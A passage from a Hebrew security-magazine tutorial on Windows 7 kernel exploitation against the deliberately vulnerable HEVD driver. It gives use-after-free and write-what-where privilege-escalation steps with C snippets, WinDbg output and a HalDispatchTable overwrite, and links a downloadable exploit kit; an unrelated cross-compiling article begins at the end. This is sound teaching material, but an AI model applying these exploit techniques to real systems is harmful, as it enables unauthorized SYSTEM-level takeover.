        memcpy(v1, UserFakeObject, sizeof(_FAKE_OBJECT));
        v1->Buffer[87] = 0;
        DbgPrint("[+] Fake Object: 0x%p\n", v1);
        result = 0;
    }
    else
    {
        DbgPrint("[+] Unable to allocate Pool chunk\n");
        result = 0xC0000017;
    }
    return result;
}
```

הפונקציה עונה לנו בצורה נוחה מאוד על הבעיה הראשונה שלנו: היא יוצרת הקצאה של `0x58` בתים ומעתיקה לתוכה באפר שאנו שולטים בו. קוד ה-`IOCTL` שיוביל לקריאה לפונקציה הזו הוא `0x22201F`. בעזרת שליחת בקשות `IOCTL` רבות לדרייבר (כאמור, בחרתי שרירותית ב-5000) עם קוד ה-`IOCTL` הנ"ל ועם באפר שב-`DWORD` הראשון שלו הכתובת של ה-`shellcode` שלנו, נוכל בסבירות גבוהה מאוד להשתלט על ההקצאה ש-`g_UseAfterFreeObject` מצביע אליה ולמקם את ה-`shellcode` שלנו בתור ה-`Callback` של האובייקט הפיקטיבי. לאחר מכן, כשנשלח את קוד ה-`IOCTL` שיוביל לקריאה ל-`UseUaFObject`, מה שיקרה בפועל הוא שהדרייבר יקרא ל-`shellcode` שלנו.

נסכם את תהליך הניצול:


1. תחילה, נגרום לקריאה ל-`AllocateUaFObject` בעזרת קוד ה-`IOCTL 0x222017`. הפונקציה תקצה chunk ב-`Non-Paged Pool` ותשמור את כתובתו ב-`g_UseAfterFreeObject`.
2. לאחר מכן, נגרום לשחרור ההקצאה בעזרת קריאה ל-`FreeUaFObject` (עם שליחת קוד ה-`IOCTL 0x22201B`). הפונקציה תשחרר את ההקצאה אך לא תאפס את `g_UseAfterFreeObject`.
3. נקרא 5000 פעמים ל-`AllocateFakeObject` בעזרת קוד ה-`IOCTL 0x22201F`. בתור באפר קלט, נספק אובייקט פיקטיבי שה-`DWORD` הראשון שלו הוא הכתובת של ה-`shellcode` שלנו. בסבירות גבוהה מאוד, אחת הקריאות תגרום להקצאת ה-`chunk` ש-`g_UseAfterFreeObject` מצביע אליו, ולכתיבה אליו.
4. נגרום לקריאה ל-`UseUaFObject` בעזרת קוד ה-`IOCTL 0x222017`. מכיוון שה-`chunk` ש-`g_UseAfterFreeObject` מכיל אובייקט פיקטיבי שאנו יצרנו, בו ה-`Callback` הוא ה-`shellcode`, הדרייבר יקרא ל-`shellcode` שלנו (שנמצא ב-`userland`), ונוכל לבצע הסלמת הרשאות.

נרשום תכנית שמבצעת את הפעולות הללו, ונריץ אותה. כהרגלנו, נמקם נקודת עצירה בתחילת ה-`shellcode`. נריץ את התכנית, ו-`WinDbg` יקפץ בנקודת העצירה שלנו:

```

kd> g
Break instruction exception - code 80000003 (first chance)
01167d59 cc          int     3
kd> k 4
# ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frame
00 9f17ba6c 9380441b 0x1167d59
01 9f17baa4 938045ef HEVD!UseUaFObject+0x63 [c:\hacksys\sex]
02 9f17baa8 9380510d HEVD!UseUaFObjectIoctlHandler+0x5 [c:\hacksys\sex]
03 9f17bac4 82a70d7d HEVD!IrpDeviceIoctlHandler+0x7f [c:\hacksys\sex]
  
```

נבחן את ההרשאות איתן רץ התהליך שלנו בסוף הריצה:

Process Name	Private Bytes	Working Set	Session ID	Process ID
taskhost.exe	2,824 K	7,868 K	2012 DEV-VM\Demo	
SearchIndexer.exe				
dllhost.exe				
msdtc.exe				
wmpnetwk.exe				
svchost.exe				
svchost.exe				
TrustedInstaller.exe				
lsass.exe				
lsm.exe				
winlogon.exe				
explorer.exe				
vmtoolsd.exe				
cmd.exe	1,072 K	2,352 K	2012 DEV-VM\Demo	
hacksys.exe	596 K	1,884 K	2700 NT AUTHORITY\SYSTEM	
cmd.exe	1,596 K	2,312 K	3204 NT AUTHORITY\SYSTEM	
procexp.exe	0.87	11,232 K	21,360 K	3836 DEV-VM\Demo

כאמור, ניתן לקרוא עוד על חולשות Use-After-Free במאמר המעולה של מנחם ברויאר.

Arbitrary Memory Overwrite

קשה להאמין, אבל הגענו לסקירת החולשה האחרונה ב-HEVD. החולשה הזו פשוטה וקלילה יחסית לרוב האחרות, והיא נמצאת ב-HEVD!TriggerArbitraryOverwrite. הפונקציה תקרא כאשר הדרייבר יקבל בקשת IOCTL שהקוד שלה הוא 0x22200B. להלן הפונקציה:

```
int __stdcall TriggerArbitraryOverwrite(_WRITE_WHAT_WHERE *UserWriteWhatWhere)
{
    unsigned int *v1; // edi@1
    unsigned int *v2; // ebx@1

    ProbeForRead(UserWriteWhatWhere, 8u, 4u);
    v1 = UserWriteWhatWhere->What;
    v2 = UserWriteWhatWhere->Where;
    DbgPrint("[+] UserWriteWhatWhere: 0x%p\n", UserWriteWhatWhere);
    DbgPrint("[+] WRITE_WHAT_WHERE Size: 0x%p\n", 8);
    DbgPrint("[+] UserWriteWhatWhere->What: 0x%p\n", v1);
    DbgPrint("[+] UserWriteWhatWhere->Where: 0x%p\n", v2);
    DbgPrint("[+] Triggering Arbitrary Overwrite\n");
    *v2 = *v1;
    return 0;
}
```

הארגומנט שהפונקציה מקבלת הוא, כרגיל, הבאפר שסיפקנו כבאפר קלט ל-DeviceIoControl. ניתן לראות שהפונקציה מתייחסת אליו כאל מצביע למבנה _WRITE_WHAT_WHERE. נבחן את המבנה:

```
00000000 _WRITE_WHAT_WHERE struc ; (sizeof=0x8, align=0x4, copyof_194)
00000000 What          dd ?           ; offset
00000004 Where         dd ?           ; offset
00000008 _WRITE_WHAT_WHERE ends
00000008
```

המבנה הוא מבנה בגודל 8 בתים המורכב משתי שדות שכל אחת מהן היא בגודל של DWORD, ומהוות מצביע לכתובות. השדה Where הוא הכתובת אליה נרצה לכתוב מידע, והשדה What הוא הכתובת של המידע אשר נרצה לרשום לכתוב Where. בשורה שלפני ה-return, ניתן לראות את הכתיבה של המידע לכתובת.

לחולשות שבהן אנו יכולים לרשום מידע שרירותי לכתובת שרירותית קוראים חולשות write-what-where, או arbitrary-overwrite. הפונקציה הנ"ל פגיעה בכך שהיא לא מוודא ש-Where/What נמצאים ב-userland, וכך מאפשרת כתיבת מידע שרירותי מה-userland למרחב הזיכרון הקרנלי (וכן הדלפה של מידע מזיכרון קרנלי לזיכרון משתמש).

האתגר בניצול חולשות write-what-where הוא להבין מה הכתובת אליה נרצה לכתוב. המטרה שלנו צריכה להיות כתובת שניתן לגרום לקריאה אליה מה-userland, ושכמעט ולא נמצאת בשימוש (על מנת שלא נגרום ל-BSD). אנו נסתמך על השיטה שהציג Ruben Santamarta במאמרו מ-2007, "Exploiting Common Flaws in Drivers". בשיטה שהוא מציג, המטרה היא הכתובת השנייה ב-.nt!HalDispatchTable.

ב-Windows, ה-HAL (Hardware Abstraction Layer) משמשת כשכבת אבסטרקציה מעל החומרה. הממשק של השכבה זהה עבור כל חומרה, והוא מאפשר ל-NT קרנל להיות "נייד", כלומר להיות מסוגל לרוץ על חומרה שונה בלי שינוי, כאשר ה-HAL הוא החלק היחיד שמשתנה. ה-API של ה-HAL מאוגד בטבלה nt!HalDispatchTable, ופונקציות של ה-executive נעזרות בה. בתחילת המאמר מופיע איור המסביר את ההיררכיה בין ה-HAL לשאר רכיבי המערכת.

הפונקציה הלא מתועדת NtQueryIntervalProfile משמשת להחזרת הדיליי הנוכחי בין ticks של Performance Counter מסוים. להלן החתימה שלה:

```
NtQueryIntervalProfile(  
IN KPROFILE_SOURCE ProfileSource,  
OUT PULONG Interval );
```

כאשר KPROFILE_SOURCE הוא enum.

לא נתעמק בשימושים לגיטימיים בפונקציה, אלא נסתפק בלציין שהיא כמעט ולא נמצאת בשימוש, וניתן להשתמש בה מה-User-Mode.

מהתבוננות על ה-Disassembly של הפונקציה, ניתן לראות את הקריאה הבאה 0x6B בתים מתחילתה:

```
nt!NtQueryIntervalProfile+0x6b:  
82d4bec2 e8d0cdfbff call nt!KeQueryIntervalProfile (82d08c9f)
```

הקריאה מתבצעת עבור כל ProfileSource שונה מ-0.

אם נבחן את nt!KeQueryIntervalProfile, נראה שקיימת בה קריאה לכתובת השנייה שמופיע ב-HalDispatchTable:


```
nt!KeQueryIntervalProfile+0x14:  
82d08cab 8945f0 mov dword ptr [ebp-10h],eax  
82d08cae 8d45fc lea eax,[ebp-4]  
82d08cb1 50 push eax  
82d08cb2 8d45f0 lea eax,[ebp-10h]  
82d08cb5 50 push eax  
82d08cb6 6a0c push 0Ch  
82d08cb8 6a01 push 1  
82d08cba ff153464b682 call dword ptr [nt!HalDispatchTable+0x4 (82b66434)]  
82d08cc0 85c0 test eax,eax  
82d08cc2 7c0b jl nt!KeQueryIntervalProfile+0x38 (82d08ccf) Branch
```

הקריאה תתבצע עבור כל ProfileSource שונה מ-1.

מבחינה של ה-HalDispatchTable, ניתן לראות שמדובר בפונקציה בשם hal!HaliQuerySystemInformation:

```
kd> dps nt!HalDispatchTable L10
82b66430 00000004
82b66434 82a2a8a2 hal!HaliQuerySystemInformation
82b66438 82a2b1b4 hal!HalpSetSystemInformation
82b6643c 82cf1ad7 nt!xHalQueryBusSlots
82b66440 00000000
82b66444 82a3b5ba nt!HalExamineMBR
82b66448 82bb2507 nt!IoReadPartitionTable
82b6644c 82cf13d8 nt!IoSetPartitionInformation
82b66450 82cf1683 nt!IowritePartitionTable
82b66454 82b12959 nt!xHalHandlerForBus
```

אם נדרוס את הכתובת שמופיעה ב-HalDispatchTable+0x4, ונקרא מה-User-Mode ל-NtQueryIntervalProfile, נוכל לגרום לקריאה ל-shellcode שלנו ב-Context של Kernel-Mode. להלן תרשים הלקוח מ-osandamalith.com המתאר את שיטת הניצול:

- We have overwritten HalDispatchTable+0x4 address with our pointer to Shellcode.
- This pointer originally contained the function 'HaliQuerySystemInformation'.
- Once the exploit calls 'NtQueryIntervalProfile' function our shellcode will be triggered in kernel.

<https://osandamalith.com>

אז יש לנו מטרה לכתיבה, וברור לנו מה אנו רוצים לכתוב. נותר להבין כיצד נוכל למצוא את הכתובת של המטרה שלנו.

על מנת למצוא את הכתובת של ה-HalDispatchTable, ניעזר בפונקציה NtQuerySystemInformation, אשר מספקת ממשק בו אפליקציות שרצות ב-userland יכולות לתשאל את הקרנל על מידע אודות מערכת ההפעלה והחומרה. להלן החתימה של הפונקציה:

```
NTSTATUS WINAPI NtQuerySystemInformation(  
    _In_ SYSTEM_INFORMATION_CLASS SystemInformationClass,  
    _Inout_ PVOID SystemInformation,  
    _In_ ULONG SystemInformationLength,  
    _Out_opt_ PULONG ReturnLength  
);
```


כאשר SystemInformationClass מציין את סוג המידע אותו אנו מעוניינים לתשאל, SystemInformation הוא הבאפר אליו ירשם המידע, SystemInformationLength הוא האורך של הבאפר, ו-ReturnLength מציין את מספר הבתים שנרשמו לבאפר. במידה ואנו לא יודעים באיזה גודל להקצות את הבאפר, נוכל לקרוא לפונקציה כאשר SystemInformation ו-SystemInformationLength הם 0, ואז על ReturnLength יוחזר אורך הבאפר שעלינו להקצות.

SYSTEM_INFORMATION_CLASS הוא enum שמכיל את סוגי המידע שאנו יכולים לתשאל, רובם המוחלט לא מתועד. סוג מידע שמעניין אותנו במיוחד הוא SystemModuleInformation, וערכו הוא 0x0B.

0x0B	SystemModuleInformation	3.10 and higher
------	-------------------------	-----------------

אם נקרא ל-NtQuerySystemInformation עם SystemModuleInformation בתור סוג המידע שאנו רוצים לתשאל, המידע שיוחזר הוא _SYSTEM_MODULE_INFORMATION, מבנה שגם הוא לא מתועד, אך למזלנו חוקרים כבר הצליחו להבין את המבנה שלו בעבר. להלן פירוט המבנה:

```
#define MAXIMUM_FILENAME_LENGTH 255  
  
typedef struct SYSTEM_MODULE {  
    ULONG Reserved1;  
    ULONG Reserved2;  
    PVOID ImageBaseAddress;  
    ULONG ImageSize;  
    ULONG Flags;  
    WORD Id;  
    WORD Rank;  
    WORD w018;  
    WORD NameOffset;  
    BYTE Name[MAXIMUM_FILENAME_LENGTH];  
}SYSTEM_MODULE, *PSYSTEM_MODULE;  
  
typedef struct SYSTEM_MODULE_INFORMATION {  
    ULONG ModulesCount;  
    SYSTEM_MODULE Modules[1];  
} SYSTEM_MODULE_INFORMATION, *PSYSTEM_MODULE_INFORMATION;
```


אנו מתעניינים במיוחד ב-`Modules[0].ImageBaseAddress`, אשר מכיל את הכתובת אליה טעון ה-Kernel Image (`ntoskrnl.exe/ntkrnlpa.exe`), וכן ב-`Modules[0].Name`, על מנת לגלות את השם של ה-Image.

הקוד הבא משתמש ב-`NtQuerySystemInformation` על מנת למצוא את הכתובת אליה טעון ואת השם של ה-Kernel Image:

```
546 void* kernelBase = 0;
547 char* kernelImageName = 0;
548 unsigned long bytesReturned = 0;
549 SYSTEM_INFORMATION_CLASS infoClass = SystemModuleInformation;
550 SYSTEM_MODULE_INFORMATION* sysInfo = 0;
551 NTSTATUS(WINAPI* NtQuerySystemInformation)(SYSTEM_INFORMATION_CLASS SystemInformationClass,
552                                             PVOID SystemInformation,
553                                             ULONG SystemInformationLength,
554                                             PULONG ReturnLength);
555
556 *(FARPROC*)&NtQuerySystemInformation = GetProcAddress(LoadLibraryA("ntdll.dll"), "NtQuerySystemInformation");
557 NtQuerySystemInformation(SystemModuleInformation, sysInfo, bytesReturned, &bytesReturned);
558 sysInfo = (SYSTEM_MODULE_INFORMATION*)malloc(bytesReturned);
559 NtQuerySystemInformation(SystemModuleInformation, sysInfo, bytesReturned, &bytesReturned);
560
561 printf("Kernel base: 0x%x\n", sysInfo->Modules[0].ImageBaseAddress);
562 printf("Kernel image: %s\n", sysInfo->Modules[0].Name);
```

כשנריץ אותו ב-vm, נקבל את הפלט הבא:


```
C:\DriverDev\hacksys_communication>hacksys.exe
Kernel base: 0x82a3a000
Kernel image: \SystemRoot\system32\ntkrnlpa.exe
```

נוודא שהכתובת אכן נכונה בעזרת WinDbg:

```
kd> lm m nt
Browse full module list
start      end          module name
82a3a000 82e53000  nt          (pdb symbols)
```

מעולה 😊 על מנת למצוא את ה-`HalDispatchTable`, נבצע את הפעולות הבאות:

1. נטען את `ntkrnlpa.exe` ל-userland בעזרת `LoadLibrary`.
2. נמצא את הכתובת של `HalDispatchTable` ב-userland בעזרת `GetProcAddress`.
3. נחשב את ההפרש של `nt!HalDispatchTable` מתחילת הזיכרון של `ntkrnlpa.exe`. ההפרש הזה הוא גם ההפרש בין `nt!HalDispatchTable` מתחילת `nt` בזיכרון הקרנלי.
4. נוסיף את ההפרש לכתובת בה מתחיל `nt` בקרנל (אותה הדלפנו בעזרת `NtQuerySystemInformation`). הכתובת הזו תהיה הכתובת של ה-`HalDispatchTable` בזיכרון הקרנלי.
5. לבסוף, נוסיף 4 על מנת לקבל את הכתובת של מטרת הכתיבה שלנו.

קטע הקוד הבא מבצע את הפעולות שתיארנו, ומדפיס את הכתובת של ה-HalDispatchTable וכן של הרשומה אותה נרצה לדרוס:

```
569 void* userKernelImage = LoadLibraryA(kernelImageName);
570 void* userHalDispatchTable = GetProcAddress((HMODULE)userKernelImage, "HalDispatchTable");
571 unsigned long halDispatchTable = (unsigned long)kernelBase + (unsigned long)userHalDispatchTable - (unsigned long)userKernelImage;
572 halEntryAddress = halDispatchTable + 4;
573
574 printf("HalDispatchTable: 0x%x\n", halDispatchTable);
575 printf("Target: 0x%x\n", halEntryAddress);
```

להלן הפלט של קטע הקוד במכונה הוירטואלית שלנו:

```
HalDispatchTable: 0x82b66430
Target: 0x82b66434
```

נוודא את נכונותו בעזרת WinDbg:

```
kd> ?nt!HalDispatchTable
Evaluate expression: -2101976016 = 82b66430
```


מעולה! 😊

עתה, ננצל את חולשת ה-Arbitrary Overwrite בדרייבר, כאשר ה-What שלנו יהיה הכתובת של ה-shellcode שלנו (גם כאן אין צורך לבצע התאמות מיוחדות בסופו), וה-Where יהיה הכתובת של ה-HalDispatchTable, אותה מצאנו בעזרת NtQuerySystemInformation. נעצור ב-WinDbg לאחר השלמת הבקשה על מנת לראות שהכתובת של ה-shellcode שלנו אכן נכתבה ל-HalDispatchTable+4:

```
kd> dd nt!HalDispatchTable L4
82b66430 00000004 012cd7a3 82a2b1b4 82cf1ad7
kd> uf 012cd7a3
012cd7a3 e9b8b80000 jmp 012d9060 Branch
012d9060 55 push ebp
012d9061 8bec mov ebp,esp
012d9063 83ec40 sub esp,40h
012d9066 53 push ebx
012d9067 56 push esi
012d9068 57 push edi
012d9069 cc int 3
012d906a 60 pushad
012d906b 64a124010000 mov eax,dword ptr fs:[00000124h]
012d9071 8b4050 mov eax,dword ptr [eax+50h]
```

לבסוף, על מנת לגרום לקריאה ל-Shellcode שלנו, נקרא ל-NtQueryIntervalProfile עם ProfileSource שונה מ-0 ומ-1. הקוד הבא יספק אותנו:


```
590 unsigned long interval = 0;
591 NTSTATUS(WINAPI* NtQueryIntervalProfile)(ULONG ProfileSource, ULONG* Interval);
592 *(FARPROC*)&NtQueryIntervalProfile = GetProcAddress(LoadLibraryA("ntdll.dll"), "NtQueryIntervalProfile");
593 NtQueryIntervalProfile(2, &interval);
```


נריך את כל ה-exploit שלנו, ונראה שנקודת העצירה שמיקמנו ב-Shellcode קפצה ב-WinDbg. אם נסתכל ב-backtrace, נראה שהיא עלתה מ-NtQueryIntervalProfile:

```
kd> g
Break instruction exception - code 80000003 (first chance)
012d9069 cc int 3
kd> k 3
# ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames m
00 8b96bbc8 82d08cc0 0x12d9069
01 8b96bbf0 82d4bec7 nt!KeQueryIntervalProfile+0x29
02 8b96bc24 82a77a06 nt!NtQueryIntervalProfile+0x70
```

נמשיך את הריצה בעזרת g ולאחר מכן נבחן את המשתמש שעם ההרשאות שלו התהליך שלנו רץ:

ובכך ניצלנו חולשה לצורך הסלמת הרשאות בפעם האחרונה במאמר.

חשוב לציין שהשיטה הזו לניצול Arbitrary Overwrite כבר לא אפשרית במערכות הפעלה חדשות יותר.

הגנות בקרנל

מאמר שדן באקספולויטציה בקרנל לא יהיה שלם מבלי לסקור בקצרה כמה מנגנוני הגנה ייחודיים לקרנל. נדון על העיקריים שבהם בקצרה.

KASLR, או **Kernel Address Space Layout Randomization**, הינו ASLR ברמת הקרנל. ASLR הינה הגנה שנועדה למנוע מכתובות זיכרון להיות צפויות, ומבצעת רנדומיזציה מסוימת לכתובות אליהם נטענים אזורי מידע חשוב בתהליך, כמו מיקום המחסנית, הערימה, סגמנט הקוד (.text) ועוד. הרנדומיזציה מתבצעת בכל פעם שהתהליך נטען. KASLR הוא ASLR ברמת הקרנל, וכך מבצע רנדומיזציה לאזורי מידע שונים במרחב הקרנלי, אך מכיוון שהקרנל נטען רק בעליית המכונה, הכתובות נשארות קבועות כל עוד המכונה דולקת. ל-KASLR אין השפעה על החולשות ודרכי הניצול אותם הצגנו במאמר.

PatchGuard או **Kernel Patch Protection (KPP)** הינו מנגנון הגנה אשר קיים רק בגרסות 64bit של Windows, ומטרתו למנוע דריסה של מידע קרנלי, כמו ה-SSDT (System Service Descriptor Table). המנגנון בה לענות על מספר צרכים, כאשר העיקרי בהם הוא הצורך למערכת הפעלה יציבה יותר: כפי שראינו, כאשר עולה שגיאה לא מטופלת בקרנל, מופיע BSod. שגיאות כאלו לרוב קורות בעקבות תקלות בתפקוד דרייברים צד-שלישי, אך המשתמש הממוצע לא יודע את זה, ויאשים את מייקרוסופט. אחד הדברים המסוכנים יותר שעשו רכיבים צד-שלישי, במיוחד מוצרי אבטחה, הוא לערוך מבנים קרנליים פנימיים ורגישים מאוד, שלא מתועדים ויכולים להשתנות בכל עדכון של מערכת ההפעלה. פעמים רבות, העריכה נעשתה בצורה לא יסודית מספיק, וגרמה לקריסות של המערכת. כמו כן, Rootkits למיניהם נהגו לדרוס את המבנים הללו על מנת להישאר סמויים (hooking). ה-PatchGuard בה לפתור את הבעיה הזו, בכך שהוא לא מאפשר עריכה של מבנים רגישים.

SMEP או **Supervisor Mode Execution Protection** הינה שיטה אשר מטרתה למנוע הרצת קוד שממופה למרחב הכתובות של המשתמש (כתובת הנמוכה מ-0x80000000) ב-context של Kernel-Mode. ההגנה הזו נועדה להקשות על ניצול חולשות בקרנל, ולמנוע את האפשרות של דריסת כתובת חזרה/כתובת של פונקציה שתקרא מה-Kernel-Mode לכתובת שנמצאת במרחב הכתובות של המשתמש. ההגנה הזו "הורגת" את כל האקספלווייטים שהצגנו כאן, מכיוון שכולם מסתמכים על קפיצה ל-shellcode שנמצא ב-userland. ישנן מספר דרכים לעקוף הגנה זו, למשל ROP.

SMAP או **Supervisor Mode Access Prevention** היא הגנה משלימה ל-SMEP, ומטרתה למנוע מקוד שרץ ב-supervisor-mode (Kernel-Mode) לגשת לכתובות הנמצאות במרחב הכתובות של המשתמש לקריאה או כתיבה.

דברי סיום

את המאמר החלטתי לרשום כשראיתי שכמעט ואין מידע על אקספלוויטציה בקרנל של Windows בעברית, ומאחר שראיתי שפעמים רבות גם אנשים שמכירים עקרונות אבטחה ושיטות ניצול ב-User Mode נרתעים מה-Kernel-Mode, ולא בצדק. רציתי לרשום מאמר שיראה שאקספלוויטציה בקרנל היא לא קסם שחור, ושאינן סיבה להירתע ממנה. כמו כן, רציתי להעלות את המודעות בקרב קוראי המגזין על ניצול חולשות לצורך הסלמת הרשאות.

התלבטתי על מה לרשום, ובאיזה היקף. לבסוף, החלטתי שלרשום על שיטות אקספלוויטציה שנמצאות בשימוש במערכות הפעלה חדשות, כמו Windows 10, תהיה טעות, ושעדיף להתחיל מנושא בסיסי וקל יותר ולסקור אותו באופן מקיף ולעומק - וכך בחרתי לדון באקספלוויטצית קרנל ב-Windows 7. הבחירה ב-HEVD הייתה טבעית - דרייבר שבו החולשות ברורות ונמצאות בשפע, מה שמאפשר להתמקד בשיטות הניצול השונות, אותן רציתי להציג.

בחרתי לכסות את כל החולשות שקיימות ב-HEVD על מנת לנצל את כל אפשרויות הלימוד שהדרייבר מספק, ועל מנת לספק סקירה רחבה של חולשות ושיטות ניצול בקרנל. כל נושא שנסקר נסקר לעומק, והשתדלתי שלא להסביר שום דבר בנפנופי ידיים אלא להתעמק בכל נושא, כך שגם אנשים חסרי ניסיון או בעלי ניסיון מועט יוכלו ללמוד מן המאמר.

עם זאת, לא הכל מושלם ואלו נושאים שלא פשוט להסביר עליהם, במיוחד שלא בעברית, וכמובן שגם יתכנו שנפלו טעויות פה ושם. אשמח לשמוע על מקרים כאלו במידה ונתקלתם בהם, בשביל שאדע לתקן אותם.

כנספח למאמר, כתבתי פרויקט שמשמש בשיטות המתוארות במאמר על מנת לנצל כל אחת מהחולשות שסקרנו במאמר, על פי בחירת המשתמש, בדומה ל-exploit kit המובנה שמגיע עם HEVD. אני משחרר את הגרסה המקומפלת שלו ביחד עם המאמר, בעיקר מכיוון שרמת הגימור בקוד נמוכה מאוד והוא נרשם בעיקר לצורכי PoC מידיים. אשמח לשתף את קוד המקור שלו עם המתעניינים.

תודה על הקריאה!

אשמח לענות במייל לשאלות, הערות ופניות בכל נושא: uval4u21@gmail.com ☺

את HEVD ניתן למצוא כאן:

<https://github.com/hacksystem/HackSysExtremeVulnerableDriver>

את ה-exploit kit ניתן להוריד מכאן:

http://www.digitalwhisper.co.il/files/Zines/0x5A/hevd_exploit_kit.rar

רפרנסים

1. על user mode לעומת kernel mode:
<https://blog.codinghorror.com/understanding-user-and-Kernel-Mode>
2. על דרייברים:
<https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/what-is-a-driver-IO/Manager>
3. על ה-Manager/IO:
<https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/windows-Kernel-Mode-i-o-manager>
4. סרטון שמתאר את אופן הפעולה הכללי של דרייברים:
<https://www.youtube.com/watch?v=3ffZbDB-pg4&index=2&list=PLZ4EgN7ZCzJyUT-FmgHsW4e9BxfP-VMuo>
5. על WDM ו-WDF:
<http://www.osronline.com/article.cfm?article=489>
<https://stackoverflow.com/questions/16569526/what-is-the-difference-between-a-wdm-driver-a-kmdf-driver-and-a-umdf-driver>
<http://driverentry.com.br/en/blog/?p=68>
6. מבוא לכתיבת דרייברים ב-Code Project:
<https://www.codeproject.com/Articles/9504/Driver-Development-Part-Introduction-to-Drivers>
<https://www.codeproject.com/Articles/9575/Driver-Development-Part-Introduction-to-Implementing-Access-Tokens>
7. על Access Tokens:
[https://msdn.microsoft.com/en-us/library/windows/desktop/aa374909\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa374909(v=vs.85).aspx)
8. מאמר מ-2012 העוסק באקספולויטציית קרנל מקומית על מנת לבצע EoP:
https://media.blackhat.com/bh-us-12/Briefings/Cerrudo/BH_US_12_Cerrudo_Windows_Kernel_WP.pdf
9. מאמר שנותן בסיס טוב ל-kernel debugging עם VirtualKD & windbg:
<https://www.contextis.com/blog/introduction-debugging-windows-kernel-windbg>
10. על דיבוג עם סימבולים:
[https://msdn.microsoft.com/en-us/library/windows/desktop/ee416588\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ee416588(v=vs.85).aspx)
11. מאמר שעוסק בפיתוח Token Stealing Shellcode ב-732bit Windows:
<https://hshrzd.wordpress.com/2017/06/22/starting-with-windows-kernel-exploitation-part-3-stealing-token/>
12. קוד המקור של HEVD:
<https://github.com/hacksystem/HackSysExtremeVulnerableDriver>
13. על try-except:
<https://msdn.microsoft.com/en-us/library/s58ftw19.aspx>
14. מאמר מעולה על SEH Exploitation:
<https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/>
15. ריברוס של מנגנון ה-SEH ב-MSVC++:
http://www.openrce.org/articles/full_view/21

16. על עקיפת stack cookies ב-Windows:
<https://dl.packetstormsecurity.net/papers/bypass/defeating-w2k3-stack-protection.pdf>
17. מאמר על CVE-2015-0336 - חולשת Type Confusion בפלאש:
<https://blogs.technet.microsoft.com/mmpc/2015/06/17/understanding-type-confusion-vulnerabilities-cve-2015-0336/>
18. על ניצול חולשות Double-Fetch בקרנל:
<http://j00ru.vexillium.org/?p=1880>
19. על חולשת Null Dereference ב-win32k מ-2013:
<https://www.endgame.com/blog/technical-blog/microsoft-win32k-null-page-vulnerability-technical-analysis>
20. על ה-Object Manager ב-Windows:
<https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/windows-Kernel-Mode-object-manager>
21. על אובייקטים קרנליים ב-Windows:
<http://computer.forensikblog.de/en/2009/04/kernel-objects.html>
22. על Object Headers ב-Windows7:
http://codemachine.com/article_objectheader.html
23. על ניצול Pool Overflows באמצעות דריסת TypeIndex:
<http://srcincite.io/blog/2017/09/06/sharks-in-the-pool-mixed-object-exploitation-in-the-windows-kernel-pool.html>
24. על Pool Spraying:
<http://trackwatch.com/windows-kernel-pool-spraying/>
25. "Karnel Pool Exploitation on Windows 7" מאת Tarjei Mandt:
https://media.blackhat.com/bh-dc-11/Mandt/BlackHat_DC_2011_Mandt_kernelpool-wp.pdf
26. Nikita Tarakanov - Exploiting Hardcore Pool Corruptions in Microsoft Windows Kernel: וידאו:
<https://www.youtube.com/watch?v=tg4eb0wtiAQ>
- ושקופיות:
http://www.nosuchcon.org/talks/2013/D3_02_Nikita_Exploiting_Hardcore_Pool_Corruptions_in_Microsoft_Windows_Kernel.pdf
- poolinfo ב-GitHub (Poolinfo הוא תוסף ל-WinDbg המאפשר ניתוח פשוט יותר של memory pools):
<https://github.com/fishstiqz/poolinfo>
27. סרטון הסבר על ה-Call Stack:
<https://www.youtube.com/watch?v=Q2sFmqvpBe0>
28. על Stack-Spraying ב-Kernel עם nt!NtMapUserPhysicalPages:
<http://j00ru.vexillium.org/?p=769>
29. המאמר "Use Freed Memory For Fun And Profit" מאת מנחם ברויאר שפורסם בגילון ה-60 של המגזין:
<https://www.digitalwhisper.co.il/files/Zines/0x3C/DW60-1-UaF.pdf>
30. Exploiting Common Flaws in Drivers מאת Ruben Santamarta:
http://shinnai.altervista.org/papers_videos/ECFID.pdf

If You Build It - It Will (Cross) Compile

מאת ענבר (Blondy314) רותם

הקדמה

דמיינו את התרחיש הבא: כתבתי קוד שארצה להריץ על מכונה מסוימת, נניח על טלפון Android שכידוע מריץ Linux על מעבד ARM, בעוד סביבת הפיתוח שלי היא Ubuntu שרץ על מעבד Intel x86. אם אקמפל את הקוד על המכונה שלי באמצעות הקומפיילר שיש עליה ייווצר לי בינארי אשר יוכל לרוץ רק על מעבדי Intel. במידה ואעתיק אותו לטלפון שלי ואריץ אותו אקבל שגיאה:

```
./main
sh: ./main: not executable: 32-bit ELF file
```

למה זה קורה?

כאשר מקמפלים קוד עם קומפיילר מסוים הוא מתרגם את השפה "העילית" (במקרה שלנו שפת C) לשפת מכונה ומייצר קובץ בינארי המורכב מקוד אסמבלי עם op-code שהמעבד מכיר. המעבדים השונים תומכים בפקודות ובמאפיינים שונים ולכן לא יכולים להריץ קוד שקומפל עבור מעבד אחר.

ניתן לחשוב על עניין זה כסט הוראות שאתם מנסים להשליך ממנגנון אחד למנגנון שני שעובד אחרת. לדוגמא, הפעולות שנבצע בהגה של מטוס שונות מהגה של רכב - במידה ונמשוך את הגה המטוס כלפינו, הוא יתרומם כלפי מעלה ואילו אם נעשה זאת ברכב - לא יקרה כלום.

אז איך בכל זאת אוכל לקמפל את הקוד עבור מעבד ARM? האם הדרך היחידה היא לקמפל אותו על המעבד הספציפי?

כמובן שהתשובה היא שלילית (אחרת המאמר הזה היה די קצר..)

במאמר הקרוב אענה בהרחבה על שאלה זו, ואציג את הפתרונות לעניין. אתייחס לפיתוח בסביבת לינוקס אך המנגנון רלוונטי גם למערכות הפעלה אחרות כגון Windows או Mac.

לפני שנתחיל לצלול לעומק הנושא בואו ניישר קו עם מספר מושגי בסיס בתחום:

- **ELF - Executable and Linkable Format**, קובץ בינארי בפורמט לינוקס (יכול להיות קובץ הרצה, ספרייה, obj)
